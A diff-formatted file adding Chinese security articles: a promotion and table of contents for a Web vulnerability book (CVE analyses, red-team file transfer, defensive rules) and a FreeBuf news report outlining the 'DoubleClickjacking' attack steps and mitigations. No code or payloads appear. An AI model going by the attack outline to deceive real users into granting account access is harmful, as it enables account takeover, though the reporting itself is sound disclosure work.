|
||||
|
||||
@@ -0,0 +1,651 @@
|
||||
# 新书推荐《Web漏洞分析与防范实战》
|
||||
Web安全工具库 2025-01-02 08:32
|
||||
|
||||
随着信息技术的快速发展,特别是互联网应用的普及和企业信息化程度的不断加深,网络安全问题已经成为影响国家安全、企业生存和个人隐私的重要因素。网络攻击手段日益多样化、工具利用日益便捷化,从传统的病毒、木马到高级持续威胁(APT)、0day攻击等,安全威胁无孔不入,给防守方带来了极大的挑战。
|
||||
|
||||
在这样的背景下,网络安全领域的专业人才需求急剧增加。然而,与网络安全重要性的提升相比,安全人才的培养显得滞后了不少。许多IT专业人员对网络安全缺乏系统的认识和深入的理解,无法有效应对复杂多变的安全威胁。此外,现有的网络安全资料和文献要么偏重理论,缺乏实战性;要么散见于网络各处,不成体系,难以为学习者提供全面的指导。
|
||||
|
||||
基于这样的现状,
|
||||
《Web漏洞分析与防范实战:卷1》以知
|
||||
道创宇404实验室在实际研究工作中遇到的真实案例为基础,结合团队多年的网络安全研究和实践经验,系统地介绍了网络安全中常见的漏洞类型、攻击手段以及相应的防御策略。
|
||||
|
||||

|
||||
|
||||
|
||||
**了解更多 ↑**
|
||||
|
||||
读者对象
|
||||
|
||||
|
||||
|
||||
本书适合网络安全从业者阅读,包括:
|
||||
- 安全研究人员
|
||||
|
||||
- 渗透测试人员
|
||||
|
||||
- IT专业人员
|
||||
|
||||
- 对网络安全感兴趣的人员
|
||||
|
||||
视频解读
|
||||
|
||||
|
||||
|
||||
|
||||
本书特色
|
||||
|
||||
|
||||
|
||||
本书的特色在于实战性和系统性。书中详细介绍了前端和后端的安全漏洞、文件读
|
||||
|
||||
取漏洞、渗透测试等内容,覆盖了网络安全的重要议题。每个章节都以实际案例作为切入点,分析案例中的漏洞成因、攻击过程和防御方法,以便读者直观地理解网络安全。
|
||||
|
||||
除了**实战案例**的分析,本书还注重**工具和技术**的介绍。在现代网络安全防御中,自动化工具的使用已经成为提高防御效率和效果的关键。因此,本书专门在第7章介绍了现代化防御研究工具体系,包括代码审计、供应链安全、防火墙、堡垒机、日志审计系统、终端安全、资产扫描、入侵检测系统、蜜罐系统和恶意软件沙箱等,不仅可以帮助读者了解各个安全防御方向的基本思想,还可以使读者在实际工作中快速应用这些工具和技术。
|
||||
|
||||
此外,本书在写作风格上力求通俗易懂。尽管内容涵盖了网络安全的多个深层次议题,但作者尽量用简洁明了的语言进行描述,避免过多的专业术语和复杂的技术细节。这样做的目的是确保**没有专业计算机背景的读者**也能够顺利阅读和理解书中的内容。
|
||||
|
||||
总之,本书是**一本既适合初学者入门学习,也适合专业人士深入研究的网络安全实战指南**。无论是对于希望建立扎实的网络安全基础的学生,还是对于追求进一步提升专业技能的从业人员,本书都提供了宝贵的知识和经验。通过阅读本书,读者不仅能够获得网络安全领域的专业知识,还能够学会如何应对实际工作中的安全挑战,从而在网络安全的道路上走得更远。
|
||||
|
||||
如何阅读本书
|
||||
|
||||
|
||||
|
||||
本书共7章,具体内容如下。
|
||||
|
||||
**第1章**
|
||||
从前端安全的真实案例出发,介绍知道创宇404实验室的前端安全攻击和防御思路。
|
||||
|
||||
**第2章**
|
||||
介绍各种后端安全漏洞的真实案例,帮助读者了解不同类型漏洞的攻击方式。
|
||||
|
||||
**第3章**
|
||||
介绍各类客户端和服务器端中存在的文件读取漏洞。
|
||||
|
||||
**第4章**
|
||||
从渗透测试的多个方面介绍不同的攻击手段,以加深读者对渗透测试的理解。
|
||||
|
||||
**第5章**
|
||||
从Pocsuite 3的流量监控规则出发来介绍预防、检测和响应安全威胁的重要手段。
|
||||
|
||||
**第6章**
|
||||
通过模拟内网环境探讨漏洞和攻击手法,介绍如何采取适当的防护措施来应对威胁,以及如何利用防御工具(如Pocsuite 3和pfSense防火墙)来构建强大的网络安全防线。
|
||||
|
||||
**第7章**
|
||||
介绍防御研究工具体系中具有代表性的10个方向,以及各个方向的基本思路、防御效果和广泛使用的工具。
|
||||
|
||||
目录
|
||||
|
||||
|
||||
|
||||
**上拉下滑查看目录 ↓**
|
||||
|
||||
目 录 Contents
|
||||
|
||||
前言
|
||||
|
||||
第一部分 实战
|
||||
|
||||
第1章 前端安全漏洞2
|
||||
|
||||
1.1 前端防御从入门到弃坑—CSP
|
||||
|
||||
的变迁2
|
||||
|
||||
1.1.1 前端防御的开始2
|
||||
|
||||
1.1.2 CSP3
|
||||
|
||||
1.1.3 CSP的绕过5
|
||||
|
||||
1.1.4 CSP困境以及升级8
|
||||
|
||||
1.1.5 防御建议11
|
||||
|
||||
1.2 从老漏洞到新漏洞—iMessage
|
||||
|
||||
0day挖掘实录(CVE-2016-1843)11
|
||||
|
||||
1.2.1 背景11
|
||||
|
||||
1.2.2 CVE-2016-1764漏洞分析12
|
||||
|
||||
1.2.3 从老漏洞(CVE-2016-1764)
|
||||
|
||||
到0day漏洞16
|
||||
|
||||
1.2.4 修复建议18
|
||||
|
||||
1.2.5 参考链接19
|
||||
|
||||
1.3 从CVE-2018-8495看PC端
|
||||
|
||||
URL Scheme的安全问题19
|
||||
|
||||
1.3.1 概述19
|
||||
|
||||
1.3.2 创建URL Scheme20
|
||||
|
||||
1.3.3 安全隐患21
|
||||
|
||||
1.3.4 操作系统中的问题22
|
||||
|
||||
1.3.5 浏览器参数注入23
|
||||
|
||||
1.3.6 应用程序的问题26
|
||||
|
||||
1.3.7 防御建议27
|
||||
|
||||
1.3.8 参考链接27
|
||||
|
||||
1.4 iOS中的BadURLScheme28
|
||||
|
||||
1.4.1 概述28
|
||||
|
||||
1.4.2 漏洞详情28
|
||||
|
||||
1.4.3 实际案例29
|
||||
|
||||
1.4.4 漏洞披露29
|
||||
|
||||
1.4.5 防御建议30
|
||||
|
||||
1.4.6 参考链接30
|
||||
|
||||
1.5 从Drupal 1-click到RCE 分析30
|
||||
|
||||
1.5.1 无后缀文件写入30
|
||||
|
||||
1.5.2 Phar反序列化RCE33
|
||||
|
||||
1.5.3 漏洞触发要求35
|
||||
|
||||
1.5.4 漏洞补丁35
|
||||
|
||||
1.5.5 总结35
|
||||
|
||||
1.5.6 防御建议36
|
||||
|
||||
1.5.7 参考链接36
|
||||
|
||||
1.6 代码审计从0到1—
|
||||
|
||||
Centreon One-click To RCE36
|
||||
|
||||
1.6.1 概述37
|
||||
|
||||
1.6.2 Centreon代码基本结构37
|
||||
|
||||
1.6.3 代码分析38
|
||||
|
||||
1.6.4 过滤处理44
|
||||
|
||||
1.6.5 路径限制44
|
||||
|
||||
1.6.6 从One-click到RCE45
|
||||
|
||||
1.6.7 防御建议50
|
||||
|
||||
1.6.8 参考链接50
|
||||
|
||||
1.7 MyBB 18.20:从存储型XSS
|
||||
|
||||
漏洞到RCE漏洞分析50
|
||||
|
||||
1.7.1 漏洞触发要求50
|
||||
|
||||
1.7.2 漏洞分析51
|
||||
|
||||
1.7.3 漏洞复现59
|
||||
|
||||
1.7.4 补丁分析61
|
||||
|
||||
1.7.5 防御建议63
|
||||
|
||||
1.7.6 参考链接63
|
||||
|
||||
1.8 Chrome扩展安全问题63
|
||||
|
||||
1.8.1 Chrome插件体系63
|
||||
|
||||
1.8.2 CVE-2019-1259263
|
||||
|
||||
1.8.3 CSP问题68
|
||||
|
||||
1.8.4 防御建议73
|
||||
|
||||
1.8.5 参考链接73
|
||||
|
||||
第2章 后端安全漏洞74
|
||||
|
||||
2.1 从WordPress SQLi到PHP
|
||||
|
||||
格式化字符串问题74
|
||||
|
||||
2.1.1 漏洞概述74
|
||||
|
||||
2.1.2 漏洞分析74
|
||||
|
||||
2.1.3 漏洞原理77
|
||||
|
||||
2.1.4 PHP格式化字符串78
|
||||
|
||||
2.1.5 利用条件79
|
||||
|
||||
2.1.6 WordPress 4.8.2补丁问题 80
|
||||
|
||||
2.1.7 修复方案 81
|
||||
|
||||
2.1.8 参考链接81
|
||||
|
||||
2.2 Joomla 3.7.0 Core SQL注入漏洞
|
||||
|
||||
(CVE-2017-8917)分析81
|
||||
|
||||
2.2.1 漏洞概述82
|
||||
|
||||
2.2.2 漏洞复现82
|
||||
|
||||
2.2.3 修复建议85
|
||||
|
||||
2.2.4 参考链接86
|
||||
|
||||
2.3 vBulletin MEDIA UPLOAD SSRF
|
||||
|
||||
漏洞(CVE-2016-6483)分析86
|
||||
|
||||
2.3.1 漏洞概述87
|
||||
|
||||
2.3.2 漏洞复现87
|
||||
|
||||
2.3.3 漏洞修复94
|
||||
|
||||
2.3.4 参考链接94
|
||||
|
||||
2.4 Discuz! x3.4前台SSRF分析94
|
||||
|
||||
2.4.1 漏洞概述94
|
||||
|
||||
2.4.2 漏洞复现94
|
||||
|
||||
2.4.3 任意URL跳转99
|
||||
|
||||
2.4.4 漏洞利用100
|
||||
|
||||
2.4.5 修复建议101
|
||||
|
||||
2.4.6 参考链接101
|
||||
|
||||
2.5 利用Exchange SSRF漏洞和
|
||||
|
||||
NTLM中继沦陷获取域控101
|
||||
|
||||
2.5.1 漏洞概述101
|
||||
|
||||
2.5.2 漏洞复现101
|
||||
|
||||
2.5.3 漏洞利用104
|
||||
|
||||
2.5.4 修复建议107
|
||||
|
||||
2.5.5 参考链接108
|
||||
|
||||
2.6 Joomla未授权创建特权用户
|
||||
|
||||
漏洞(CVE-2016-8869)分析108
|
||||
|
||||
2.6.1 漏洞概述108
|
||||
|
||||
2.6.2 漏洞复现109
|
||||
|
||||
2.6.3 修复建议113
|
||||
|
||||
2.6.4 参考链接114
|
||||
|
||||
2.7 Joomla权限提升漏洞(CVE-
|
||||
|
||||
2016-9838)分析114
|
||||
|
||||
2.7.1 漏洞概述114
|
||||
|
||||
2.7.2 漏洞复现115
|
||||
|
||||
2.7.3 修复方案123
|
||||
|
||||
2.7.4 参考链接123
|
||||
|
||||
2.8 DedeCMS v5.7密码修改漏洞
|
||||
|
||||
分析124
|
||||
|
||||
2.8.1 漏洞概述124
|
||||
|
||||
2.8.2 漏洞复现125
|
||||
|
||||
2.8.3 代码分析129
|
||||
|
||||
2.8.4 修复方案133
|
||||
|
||||
2.8.5 参考链接134
|
||||
|
||||
2.9 ES文件浏览器安全漏洞
|
||||
|
||||
(CVE-2019-6447)分析134
|
||||
|
||||
2.9.1 漏洞概述134
|
||||
|
||||
2.9.2 漏洞复现135
|
||||
|
||||
2.9.3 漏洞分析 136
|
||||
|
||||
2.9.4 补丁分析139
|
||||
|
||||
2.9.5 总结141
|
||||
|
||||
2.9.6 参考链接142
|
||||
|
||||
第3章 文件读取漏洞143
|
||||
|
||||
3.1 MySQL客户端任意文件读取
|
||||
|
||||
攻击链拓展143
|
||||
|
||||
3.1.1 Load data infile语法144
|
||||
|
||||
3.1.2 漏洞利用原理和流程分析145
|
||||
|
||||
3.1.3 PoC150
|
||||
|
||||
3.1.4 演示151
|
||||
|
||||
3.1.5 影响范围151
|
||||
|
||||
3.1.6 从文件读取到远程命令执行157
|
||||
|
||||
3.1.7 修复方式163
|
||||
|
||||
3.1.8 总结165
|
||||
|
||||
3.1.9 参考链接165
|
||||
|
||||
3.2 Confluence 文件读取漏洞
|
||||
|
||||
(CVE-2019-3394)分析165
|
||||
|
||||
3.2.1 背景165
|
||||
|
||||
3.2.2 漏洞影响166
|
||||
|
||||
3.2.3 补丁对比166
|
||||
|
||||
3.2.4 流程分析167
|
||||
|
||||
3.2.5 尝试利用173
|
||||
|
||||
3.2.6 修复方案175
|
||||
|
||||
3.2.7 参考链接175
|
||||
|
||||
3.3 WebSphere XXE漏洞(CVE-
|
||||
|
||||
2020-4643)分析175
|
||||
|
||||
3.3.1 概述175
|
||||
|
||||
3.3.2 补丁175
|
||||
|
||||
3.3.3 漏洞分析176
|
||||
|
||||
3.3.4 修复建议183
|
||||
|
||||
3.3.5 参考链接183
|
||||
|
||||
3.4 WebLogic CVE-2019-2647、
|
||||
|
||||
CVE-2019-2648、CVE-2019-
|
||||
|
||||
2649、CVE-2019-2650 XXE
|
||||
|
||||
漏洞分析183
|
||||
|
||||
3.4.1 补丁分析183
|
||||
|
||||
3.4.2 分析环境184
|
||||
|
||||
3.4.3 WsrmServerPayloadContext
|
||||
|
||||
漏洞点分析184
|
||||
|
||||
3.4.4 UnknownMsgHeader漏洞点
|
||||
|
||||
分析193
|
||||
|
||||
3.4.5 WrmSequenceContext 漏洞点
|
||||
|
||||
分析194
|
||||
|
||||
3.4.6 修复建议196
|
||||
|
||||
3.4.7 参考链接196
|
||||
|
||||
3.5 WebLogic EJBTaglibDescriptor
|
||||
|
||||
XXE漏洞(CVE-2019-2888)
|
||||
|
||||
分析197
|
||||
|
||||
3.5.1 分析环境197
|
||||
|
||||
3.5.2 漏洞分析197
|
||||
|
||||
3.5.3 漏洞复现199
|
||||
|
||||
3.5.4 修复建议200
|
||||
|
||||
3.5.5 参考链接201
|
||||
|
||||
3.6 印象笔记Windows 6.15版本
|
||||
|
||||
本地文件读取和远程命令执行
|
||||
|
||||
漏洞(CVE-2018-18524)202
|
||||
|
||||
3.6.1 概述202
|
||||
|
||||
3.6.2 演示模式下的Node.js代码
|
||||
|
||||
注入202
|
||||
|
||||
3.6.3 本地文件读取和远程命令
|
||||
|
||||
执行的实现203
|
||||
|
||||
3.6.4 通过分享功能攻击其他用户205
|
||||
|
||||
3.6.5 修复建议206
|
||||
|
||||
3.6.6 参考链接206
|
||||
|
||||
第4章 渗透测试207
|
||||
|
||||
4.1 红队后渗透测试中的文件传输207
|
||||
|
||||
4.1.1 搭建HTTP服务器207
|
||||
|
||||
4.1.2 从HTTP服务器下载文件208
|
||||
|
||||
4.1.3 配置PUT服务器209
|
||||
|
||||
4.1.4 上传文件到HTTP PUT
|
||||
|
||||
服务器211
|
||||
|
||||
4.1.5 利用 Bash /dev/tcp 进行
|
||||
|
||||
文件传输211
|
||||
|
||||
4.1.6 利用SMB协议进行文件
|
||||
|
||||
传输212
|
||||
|
||||
4.1.7 利用 whois 命令进行文件
|
||||
|
||||
传输212
|
||||
|
||||
4.1.8 利用 ping 命令进行文件传输213
|
||||
|
||||
4.1.9 利用 dig 命令进行文件传输213
|
||||
|
||||
4.1.10 利用 NetCat 进行文件传输214
|
||||
|
||||
4.1.11 参考链接216
|
||||
|
||||
4.2 协议层的攻击—HTTP请求
|
||||
|
||||
走私216
|
||||
|
||||
4.2.1 背景216
|
||||
|
||||
4.2.2 发展时间线217
|
||||
|
||||
4.2.3 产生原因 217
|
||||
|
||||
4.2.4 HTTP走私攻击实例—
|
||||
|
||||
CVE-2018-8004223
|
||||
|
||||
4.2.5 其他攻击实例240
|
||||
|
||||
4.2.6 参考链接250
|
||||
|
||||
4.3 自动化静态代码审计工具250
|
||||
|
||||
4.3.1 自动化代码审计250
|
||||
|
||||
4.3.2 动态代码审计工具的特点
|
||||
|
||||
与局限250
|
||||
|
||||
4.3.3 静态代码审计工具的发展252
|
||||
|
||||
4.3.4 参考链接259
|
||||
|
||||
4.4 反制Webdriver—从Bot向
|
||||
|
||||
RCE 进发260
|
||||
|
||||
4.4.1 什么是Webdriver260
|
||||
|
||||
4.4.2 Chromedriver的攻击与利用261
|
||||
|
||||
4.4.3 参考链接270
|
||||
|
||||
4.5 卷入.NET Web271
|
||||
|
||||
4.5.1 调试271
|
||||
|
||||
4.5.2 如何找漏洞案例和审计函数281
|
||||
|
||||
4.5.3 参考链接282
|
||||
|
||||
4.6 攻击SAML 2.0282
|
||||
|
||||
4.6.1 SAML 2.0282
|
||||
|
||||
4.6.2 通过OpenSAML请求包看
|
||||
|
||||
SAML SSO283
|
||||
|
||||
4.6.3 通过OpenSAML源码看
|
||||
|
||||
SAML SSO细节294
|
||||
|
||||
4.6.4 参考链接305
|
||||
|
||||
4.7 Apache Axis 1与 Axis 2
|
||||
|
||||
WebService的漏洞利用305
|
||||
|
||||
4.7.1 Apache Axis 1306
|
||||
|
||||
4.7.2 Apache Axis 2332
|
||||
|
||||
4.7.3 参考链接338
|
||||
|
||||
第二部分 防御方法
|
||||
|
||||
第5章 防御规则342
|
||||
|
||||
5.1 什么是 Pocsuite 3342
|
||||
|
||||
5.2 什么是 Suricata343
|
||||
|
||||
5.3 Suricata 安装343
|
||||
|
||||
5.4 Suricata规则343
|
||||
|
||||
5.4.1 Action 344
|
||||
|
||||
5.4.2 Header 344
|
||||
|
||||
5.4.3 元关键字/补充信息346
|
||||
|
||||
5.4.4 Rule347
|
||||
|
||||
5.5 如何在PoC中编写流量规则351
|
||||
|
||||
5.5.1 示例一351
|
||||
|
||||
5.5.2 示例二353
|
||||
|
||||
5.5.3 示例三354
|
||||
|
||||
5.5.4 示例四356
|
||||
|
||||
5.6 参考链接357
|
||||
|
||||
第6章 防御演示环境与防御处置358
|
||||
|
||||
6.1 防御演示环境358
|
||||
|
||||
6.2 模拟攻击358
|
||||
|
||||
6.3 Pocsuite 3365
|
||||
|
||||
6.4 Suricata & pfSense365
|
||||
|
||||
6.5 pfSense 导入自定义Suricata
|
||||
|
||||
规则368
|
||||
|
||||
6.6 总结370
|
||||
|
||||
第7章 防御研究工具371
|
||||
|
||||
7.1 代码审计371
|
||||
|
||||
7.2 供应链安全373
|
||||
|
||||
7.3 防火墙375
|
||||
|
||||
7.4 堡垒机377
|
||||
|
||||
7.5 日志审计系统379
|
||||
|
||||
7.6 终端安全380
|
||||
|
||||
7.7 资产扫描382
|
||||
|
||||
7.8 入侵检测系统384
|
||||
|
||||
7.9 蜜罐系统385
|
||||
|
||||
7.10 恶意软件沙箱386
|
||||
|
||||
|
||||
了解更多
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,76 @@
|
||||
# 新的“DoubleClickjacking”漏洞可绕过网站的劫持保护
|
||||
老布 FreeBuf 2025-01-02 11:54
|
||||
|
||||
|
||||
|
||||
|
||||
安全专家揭示了一种新型的“普遍存在的基于时间的漏洞”,该漏洞通过利用双击操作来推动点击劫持攻击及账户接管,几乎波及所有大型网站。这一技术已被安全研究员Paulos Yibelo命名为“DoubleClickjacking”。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Yibelo指出:“它并非依赖单一点击,而是利用双击的序列。这看似微小的变化,却为新的UI操控攻击敞开了大门,能够绕过所有现有的点击劫持防护措施,包括X-Frame-Options头部或SameSite: Lax/Strict cookie。”
|
||||
|
||||
|
||||
点击劫持,亦称作UI重定向,是一种攻击手段,诱使用户点击看似无害的网页元素(如按钮),进而导致恶意软件的安装或敏感信息的泄露。DoubleClickjacking作为这一领域的变种,它利用点击开始与第二次点击结束之间的时间差来规避安全控制,以最小的用户交互实现账户接管。
|
||||
|
||||
|
||||
具体步骤如下:
|
||||
> 1. 用户访问一个由攻击者控制的网站,该网站要么在无需任何用户操作的情况下自动打开一个新的浏览器窗口(或标签页),要么在点击按钮时打开。2. 新窗口可能模仿一些无害的内容,例如CAPTCHA验证,提示用户双击以完成操作。3. 在双击过程中,原始网站利用JavaScript Window Location对象悄悄重定向至恶意页面(如,批准恶意的OAuth应用程序)。4. 同时,顶层窗口被关闭,使用户在毫不知情的情况下通过批准权限确认对话框授予访问权限。
|
||||
|
||||
|
||||
|
||||
Yibelo表示:“大多数Web应用程序和框架都认为只有单次强制点击存在风险。DoubleClickjacking引入了一层许多防御措施从未考虑过的内容。像X-Frame-Options、SameSite cookie或CSP这样的方法无法抵御这种攻击。”
|
||||
|
||||
|
||||
网站所有者可通过客户端手段消除这类漏洞,默认禁用关键按钮,仅在检测到鼠标手势或按键时激活。研究发现,诸如Dropbox等服务已经实施了此类预防措施。作为长远解决方案,建议浏览器供应商采纳类似X-Frame-Options的新标准来防御双击利用。
|
||||
|
||||
|
||||
Yibelo强调:“DoubleClickjacking是一种众所周知的攻击类别的变种。通过利用点击之间的事件时间差,攻击者能够在瞬间无缝地将良性UI元素替换为敏感元素。”
|
||||
|
||||
|
||||
此次披露距离研究人员展示另一种点击劫持变体(即跨窗口伪造,亦称作手势劫持)已近一年,该变体依赖于说服受害者在攻击者控制的网站上按下或按住Enter键或空格键以启动恶意操作。
|
||||
|
||||
|
||||
在Coinbase和Yahoo!等网站上,如果已登录任一网站的受害者访问攻击者网站并按住Enter/空格键,则可能被利用来实现账户接管。
|
||||
|
||||
|
||||
“这是因为这两个网站都允许潜在攻击者创建具有广泛权限范围的OAuth应用程序以访问其API,并且它们都为用于授权应用程序进入受害者账户的‘允许/授权’按钮设置了静态和/或可预测的‘ID’值。”
|
||||
|
||||
|
||||
|
||||
【
|
||||
FreeBuf粉丝交流群招新啦!
|
||||
|
||||
在这里,拓宽网安边界
|
||||
|
||||
甲方安全建设干货;
|
||||
|
||||
乙方最新技术理念;
|
||||
|
||||
全球最新的网络安全资讯;
|
||||
|
||||
群内不定期开启各种抽奖活动;
|
||||
|
||||
FreeBuf盲盒、大象公仔......
|
||||
|
||||
扫码添加小蜜蜂微信回复「加群」,申请加入群聊】
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651253272&idx=1&sn=82468d927062b7427e3ca8a912cb2dc7&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,686 @@
|
||||
# 研究漏洞方法指南 | Web漏洞分析与防范实战
|
||||
新书速递→ 湘安无事 2025-01-02 08:28
|
||||
|
||||
随着信息技术的快速发展,特别是互联网应用的普及和企业信息化程度的不断加深,网络安全问题已经成为影响国家安全、企业生存和个人隐私的重要因素。网络攻击手段日益多样化、工具利用日益便捷化,从传统的病毒、木马到高级持续威胁(APT)、0day攻击等,安全威胁无孔不入,给防守方带来了极大的挑战。
|
||||
|
||||
|
||||
在这样的背景下,网络安全领域的专业人才需求急剧增加。然而,与网络安全重要性的提升相比,安全人才的培养显得滞后了不少。许多IT专业人员对网络安全缺乏系统的认识和深入的理解,无法有效应对复杂多变的安全威胁。此外,现有的网络安全资料和文献要么偏重理论,缺乏实战性;要么散见于网络各处,不成体系,难以为学习者提供全面的指导。
|
||||
|
||||
|
||||
基于这样的现状,
|
||||
《Web漏洞分析与防范实战:卷1》以知
|
||||
道创宇404实验室在实际研究工作中遇到的真实案例为基础,结合团队多年的网络安全研究和实践经验,系统地介绍了网络安全中常见的漏洞类型、攻击手段以及相应的防御策略。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**了解更多 ↑**
|
||||
|
||||
****
|
||||
读者对象
|
||||
|
||||
|
||||
|
||||
本书适合网络安全从业者阅读,包括:
|
||||
- 安全研究人员
|
||||
|
||||
- 渗透测试人员
|
||||
|
||||
- IT专业人员
|
||||
|
||||
- 对网络安全感兴趣的人员
|
||||
|
||||
视频解读
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
本书特色
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
本书的特色在于实战性和系统性。书中详细介绍了前端和后端的安全漏洞、文件读
|
||||
|
||||
取漏洞、渗透测试等内容,覆盖了网络安全的重要议题。每个章节都以实际案例作为切入点,分析案例中的漏洞成因、攻击过程和防御方法,以便读者直观地理解网络安全。
|
||||
|
||||
|
||||
除了**实战案例**
|
||||
的分析,本书还注重**工具和技术**
|
||||
的介绍。在现代网络安全防御中,自动化工具的使用已经成为提高防御效率和效果的关键。因此,本书专门在第7章介绍了现代化防御研究工具体系,包括代码审计、供应链安全、防火墙、堡垒机、日志审计系统、终端安全、资产扫描、入侵检测系统、蜜罐系统和恶意软件沙箱等,不仅可以帮助读者了解各个安全防御方向的基本思想,还可以使读者在实际工作中快速应用这些工具和技术。
|
||||
|
||||
|
||||
